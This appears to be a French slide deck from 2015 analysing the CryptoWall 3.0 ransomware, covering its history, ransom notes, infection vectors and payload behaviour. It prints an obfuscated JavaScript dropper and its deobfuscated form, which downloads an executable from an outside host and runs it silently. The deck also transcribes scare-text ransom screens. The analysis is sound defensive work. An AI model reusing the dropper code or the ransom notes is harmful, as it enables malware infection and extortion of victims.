



ANALYSE DU CRYPTOVIRUS CRYPTOWALL 3.0



24 Novembre 2015

CE QU'EST UN RANÇONGICIEL

- QU'EST CE QU'UN RANÇONGICIEL (CRYPTOVIRUS/RANSOMWARE)
 - LOGICIEL MALVEILLANT QUI CHIFFRE LES DONNÉES PERSONNELLES
 - DEMANDE UNE RANÇON EN ÉCHANGE DE LA CLÉ DE DÉCHIFFREMENT
- RANÇON
 - ~100\$ À ~1000\$
 - BITCOIN OU AUTRE MONNAIE ÉLECTRONIQUE
 - ULTIMATUM POUR PAYER (PLUS CHER APRÈS)
 - PAYER NE GARANTI PAS LA RÉOLUTION DU PROBLÈME...

HISTOIRE

- LES POINTS TOURNANTS

- 2005: PREMIÈRES RANÇONS

- 2008/2009: FAKE AV

- 2012: PREMIERS « LOCKERS »
EX:REVEYON ----->

- 2013: CRYPTOLOCKER

- 2014: CRYPTOWALL

- 2015: TESLACRYPT

- ...

YOUR COMPUTER HAS BEEN BLOCKED

THE COMMON LAW IS THE WILL of the People

THE UNITED STATES DEPARTMENT OF JUSTICE

Your IP address: [redacted]
Your Provider: [redacted]
Location: United States, [redacted]

The work of your computer has been suspended on the grounds of the violation of the law of the United States of America.

Possible violations are described below:

Article - 184. Pornography involving children (under 18 years)
Imprisonment for the term of up to 10-15 years
(The use or distribution of pornographic files)

Article - 171. Copyright
Imprisonment for the term of up to 2-5 years
(The use or sharing of copyrighted files)

Article - 113. The use of unlicensed software
Imprisonment for the term of up to 2 years
(The use of unlicensed software)

ALL ILLEGAL ACTIVITIES CONDUCTED THROUGH YOUR COMPUTER HAVE BEEN RECORDED IN THE POLICE DATABASE, INCLUDING PHOTOS AND VIDEOS FROM YOUR CAMERA FOR FURTHER IDENTIFICATION. YOU HAVE BEEN REGISTERED BY VIEWING PORNOGRAPHY INVOLVING MINORS.

Video recording: ON

In connection with the decision of the Government as of October 11, 2012, all of the violations described above could be considered as criminal. If the fine has not been paid, you will become the subject of criminal prosecution. The fine is applicable only in the case of a primary violation. In the case of second violation you will appear before the Supreme Court of the USA.

Amount of the fine is \$300. Payment must be made within 48 hours after the computer blocking. If the fine has not been paid, you will become the subject of criminal prosecution without the right to pay the fine. The Department for the Fight Against Cyberactivity will confiscate your computer (after 48 hours).

AFTER PAYING THE FINE YOUR COMPUTER WILL BE UNBLOCKED. (IN THE CASE OF SECOND VIOLATION YOU WILL BECOME THE SUBJECT OF CRIMINAL PROSECUTION WITHOUT THE RIGHT TO PAY THE FINE)

An attempt to unlock the computer by yourself will lead to the full formatting of the operating system. All the files, videos, photos, documents on your computer will be deleted.

The first violation may not entail the criminal liability if the payment of the fine in connection with the law of loyalty to the people, on 5 December 2012. In repeated violations of criminal responsibility is inevitable.

To unlock your computer and to avoid other legal consequences, you are obligated to pay a release fee of \$300.

How do I unlock computer using the MoneyPak?

1. Find a retail location near you.
2. Look for a MoneyPak in the prepaid section. Take it to the cashier and load it with cash. A service fee of up to \$4.95 will apply.
3. To pay fine, you should enter the digits MoneyPak resulting code in the payment form and press Pay MoneyPak.

MoneyPak

Code: [1][2][3][4][5][6][7][8][9][0] [SUBMIT]

Status: Waiting for Payment 47:56:13

Where can I buy MoneyPak

Walmart Walgreens RITE AID Kmart CVS/pharmacy

Please note: This fine may only be paid within 48 hours, if you let 48 hours pass without payment, the possibility of unlocking your computer expires. In this case a criminal case against you will be initiated automatically.

For a more effective police work, was signed a treaty with companies to develop anti-virus software on December 5, 2012 for identifying cyber-criminals.

Logitech Avast! Symantec McAfee Microsoft Panda Pcticks Saledet Sophos Symantec Trend Micro ZoneAlarm

THE FBI FEDERAL BUREAU OF INVESTIGATION

Video Recording ON

Green Dot MoneyPak

Code: [1][2][3][4][5][6][7][8][9][0] Sum: 100 \$ [SUBMIT]

Pay MoneyPak

Where I can buy MoneyPak

Walmart Walgreens RITE AID Kmart CVS/pharmacy

FRAUD ALERT: Use your MoneyPak number only with businesses listed at MoneyPak and United States Department of Justice. If anyone else asks for your MoneyPak number? It's probably a scam. If a criminal gets your money, Green Dot is not responsible to pay you back.

=> Menace en constante évolution !!

LES VICTIMES

- ❖ SIMPLES UTILISATEURS À LA MAISON
- ❖ ENTREPRISES
- ❖ AGENCES GOUVERNEMENTALES
 - ❖ EX.: POLICE DU MAINE A DÛ PAYER UNE RANÇON EN BITCOIN
- ❖ S'ATTAQUE MAINTENANT AUX MOBILES

LES RESPONSABLES N'ONT QUE FAIRE DE QUI EST LA CIBLE, DU MOMENT QU'ELLE PAIE!

LE TON EST DONNÉ...

*CANNOT YOU FIND THE FILES YOU NEED?
IS THE CONTENT OF THE FILES THAT YOU HAVE WATCHED NOT READABLE?
IT IS NORMAL BECAUSE THE FILES' NAMES, AS WELL AS THE DATA IN YOUR FILES
HAVE BEEN ENCRYPTED.*

*CONGRATULATIONS!!!
YOU HAVE BECOME A PART OF LARGE COMMUNITY CRYPTOWALL.*

*CRYPTOWALL PROJECT IS NOT MALICIOUS AND IS NOT INTENDED TO HARM A
PERSON AND HIS/HER INFORMATION DATA.*

*THE PROJECT IS CONDUCTED FOR THE SOLE PURPOSE OF INSTRUCTION IN THE
FIELD OF INFORMATION SECURITY, AS WELL AS CERTIFICATION OF ANTIVIRUS
PRODUCTS FOR THEIR SUITABILITY FOR DATA PROTECTION.*

TOGETHER WE MAKE THE INTERNET A BETTER AND SAFER PLACE.


INFECTIONS EN HAUSSE

- CANADA AU 7^E RANG DES PAYS LES PLUS TOUCHÉS
- SELON SYMANTEC:
 - HAUSSE DE 250% ENTRE 2013 ET 2014

POURQUOI?

- PLUS FACILE POUR LES CYBERCRIMINELS:
 - PLATEFORMES / CONSOLES DE GESTION
 - RANSOMWARE AS A SERVICE

INFECTIONS EN HAUSSE



2014	<div></div>	24 K Per Day	8.8 Million +113%
2013	<div></div>	11 K Per Day	4.1 Million
Ransomware Total <small>Source: Symantec</small>			



SOURCES D'INFECTION

- EXPLOITE VULNÉRABILITÉS DU POSTE (OU DE L'HUMAIN DERRIÈRE!)
 - NAVIGATION WEB (MALVERTISING, DOWNLOAD, EXPLOIT)
 - PIÈCE JOINTE À UN COURRIEL (PHISHING)
- VECTEURS D'ENTRÉES PRINCIPAUX
 - ADOBE FLASHPLAYER
 - ADOBE READER
 - SILVERLIGHT, JAVA
 - WINDOWS, IE
 - DIFFÉRENTS EXPLOIT KIT

IMPACTS (DIC)


- DISPONIBILITÉ
 - REND LES SYSTÈMES NON-FONCTIONNELS (DONNÉES CHIFFRÉES, ILLISIBLES)
- INTÉGRITÉ
 - CORRUPTION DE DONNÉES
 - PEUT AFFECTER D'AUTRES SYSTÈMES LIÉS
- CONFIDENTIALITÉ
 - DONNÉES DU POSTE ENVOYÉES À L'EXTERNE

ÉTUDE DE CAS: VECTEUR D'ENTRÉE PAR COURRIEL




MACRO DANS LES DOCUMENTS OFFICES

- .DOC
- .DOCK
- .DOCM
- .DOTM
- .XLS




DROPPER / DOWNLOADER (EX: CROWTI, UPATRE)

- EXÉCUTABLE → Téléchargement, courriels
- JAVASCRIPT → Visite sur un site compromis, Courriels
- OBJET FLASH → Visite sur un site compromis, Malvertising



DROPPER JAVASCRIPT OBFUSQUÉ



The image shows a Notepad window titled "Statement #353960.js - Notepad". The window contains a single line of JavaScript code that has been heavily obfuscated. The code is a single statement that defines several variables and performs a series of operations, including string concatenation, array access, and function calls. The code is written in a compact, single-line format typical of obfuscated scripts. The code is as follows:

```
var lUuPR='fluwnjcktyiionnm adilk(vfura,u dfyn,c trQnd)x{w j tvwaerH mwAst j=k dnietWR uatcztfiPvTefxjoxbdiejzcwtZ(d"UwWSNcnrsirpvtf.ssPhoedlslw")j;Q p jvwaFrD Bfpnb f=x  
AwCsw.eEwxsprakndjEGnQvcivreoFnoMAeBnytrSq';var SnCe='tirniwnLgpl(m"U%jTNEWMFpS%t"y)j e+k sSlAruiHnfgZ.vfrrboumxCRhcalrocoobdzeb(v9i2P)s o+h Lfnng;q X jvbaYrE ixDoe E=j Fnyegwx  
bAScltPitvlerxpouBgjHeJcNtT(w"dmJ3UXNMlLS2S.TXmWMLXHETCTWPL"Z)y;e L Nxxox.EomNs';var wJGf='rLeuabdyynsxtcaxtsepcihkaInBgfee Z=K HfwuwnhcutAitoInY q(N)l{I Y F k XitfH z(qxzop.YrkexaadPyCSAtaaJtxew  
r=r-w=k A4U)a{O F j m L T jVeabrJ uxbay T=L wnuwbwy uAccitriyvzejXvojbkJPekcytV(t"kaGDNOuDlBp.Esgtr';var xYA='rCezacmy't);x o G F G F ExQAa.noApQexny(m)r;j T F d E u hxkaL.ktkyopjee t=g s1A;l z  
F p P G dxPax.bwnrJiIttwec(Yxaoh.TRIersepsoCnTscgeBMOIdzyn);y s j o Z M dxwao.rpFohSniitgi00Pnz W=h e0P;j x r P K A oXx';var MeAXI='at.NsqacvbePTpoFFMidlweS(lfkna,R z2P)Q;w x u m g s  
exvad.ecklboysYeR(B)A;h q G t U}D L G o M;X n c}o J Z;j w FtbrayB f{E M G d lXyoe.loFpuesnz(p"vGLEVTj"X,T wfzrH,g ZfqaclfsSeD)h;x I t E lxfoc.Psqeinkdj(h';var dkpg=')a;E s v n qiofK Q(wrqnp m>T  
VOF)X{C D f v H Q awjsg.rRRuQnA(zfqnf,s M0s,I B0C)Y;x t o k N}j p k m s;Q i z}g I jcnAtBcehB A(ueGrT)h{z B i}C a g;v}pdQlJ(z"GhutLtypk:t/y/r2C2i0E7D2j0i1E4kdb.Lceokmk/fitmMag';var  
RAXf='gAeIsw/QgsIvowbMahIv1w.bjtPogd"C,s h'm1B6m4X7E7x9B3p5I.geJxUen"j,d j1a)v;EdxLI(m"shetNtms:r/o/L2Y2a0M7K2x0R1H4ybH.PcfoQmk/siamOacgAeJsg/xgRltoQbwaG1C1p.xjqpbGv"R,N  
f"08f9n5N5m5D8t6D9o.LedxCen"e,L U1C)d;N';var LggZlpmxJkYyhhsSFUHQcGIAI=lUuPR+SnCe+wJGf+xYA+MeAXI+dkpg+RAXf; var SzXBfVrmvcbha1SzjAhb=""; var vvZcyGlyswrTYwpJlSkTT=2+1; var  
KSfmzGEmCeOB1AzdwwUPvRF="dqwCqwfMTZCORHYRxc"; var kvYVvbjmIEglhn="length"; var ppZnZEBvKLiFRYsttQ="Path"; var sSYBAGFHRmucDkCqKg="charAt"; if(wScript[ppZnZEBvKLiFRYsttQ]  
[kvYVvbjmIEglhn]>3){KSfmzGEmCeOB1AzdwwUPvRF="va";vvZcyGlyswrTYwpJlSkTT=vvZcyGlyswrTYwpJlSkTT-1}; for (i=0;i<LggZlpmxJkYyhhsSFUHQcGIAI[kvYVvbjmIEglhn];i +=vvZcyGlyswrTYwpJlSkTT){  
SzXBfVrmvcbha1SzjAhb =SzXBfVrmvcbha1SzjAhb+LggZlpmxJkYyhhsSFUHQcGIAI[sSYBAGFHRmucDkCqKg](i);} var vqDLJwGvpmhpsmb="e"+KSfmzGEmCeOB1AzdwwUPvRF+"l"; function ronin(){return this;}; var  
mzkCpwjeOWFJnvGp=ronin(); mzkCpwjeOWFJnvGp[vqDLJwGvpmhpsmb](SzXBfVrmvcbha1SzjAhb); //mTScf4s9wD
```

LE DROPPER DÉSOBFUSQUÉ


```
function dl(fr, fn, rn)
{
    var ws = new ActiveXObject("WScript.Shell");
    var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
    var xo = new ActiveXObject("MSXML2.XMLHTTP");
    xo.onreadystatechange = function ()
    {
        if (xo.readyState === 4){
            var xa = new ActiveXObject("ADODB.Stream");
            xa.open();
            xa.type = 1;
            xa.write(xo.ResponseBody);
            xa.position = 0;
            xa.saveToFile(fn, 2);
            xa.close();
            ; } ;
            try {
                xo.open("GET", fr, false);
                xo.send();
                if (rn > 0){
                    ws.Run(fn, 0, 0);
                } ;
            } catch (er){ } ;
            dl("http://22072014b.com/images/global1.jpg", "16477935.exe", 1);dl("http://22072014b.com/images/global1.jpg", "89555869.exe", 1);
        }
    }
};
```



http://22072014b.com/images/global1.jpg

16477935.exe

UNE IMAGE .JPG?



EXÉCUTION DU .EXE MALICIEUX

(LE PAYLOAD)

- GÉNÈRE UN IDENTIFIANT UNIQUE (HASH MD5):

Computer Name	Volume Serial #	Processor identifier, level (4 hex digits), revision (last digit)	OS Version
MAL-LABORATORY	38ABACF0	Intel64 Family 6 Model 60 Stepping 3, GenuineIntel	3C08652


- INJECTE SON CODE DANS: EXPLORER.EXE, SVCHOST.EXE
- SE DUPLIQUE DANS LE C:\ ET DANS APPDATA



EXÉCUTION DU .EXE MALICIEUX

(SUITE)

- DÉSACTIVATION DE:
 - SHADOW COPIE, STARTUP REPAIR
 - WINDOWS ERROR RECOVERY
 - WINDOWS DEFENDER, WINDOWS UPDATE, ERROR REPORTING SECURITY CENTER SERVICE, BITS
- S'AJOUTE À LA LISTE DES PROGRAMMES AU DÉMARRAGE :



EXÉCUTION DU .EXE MALICIEUX

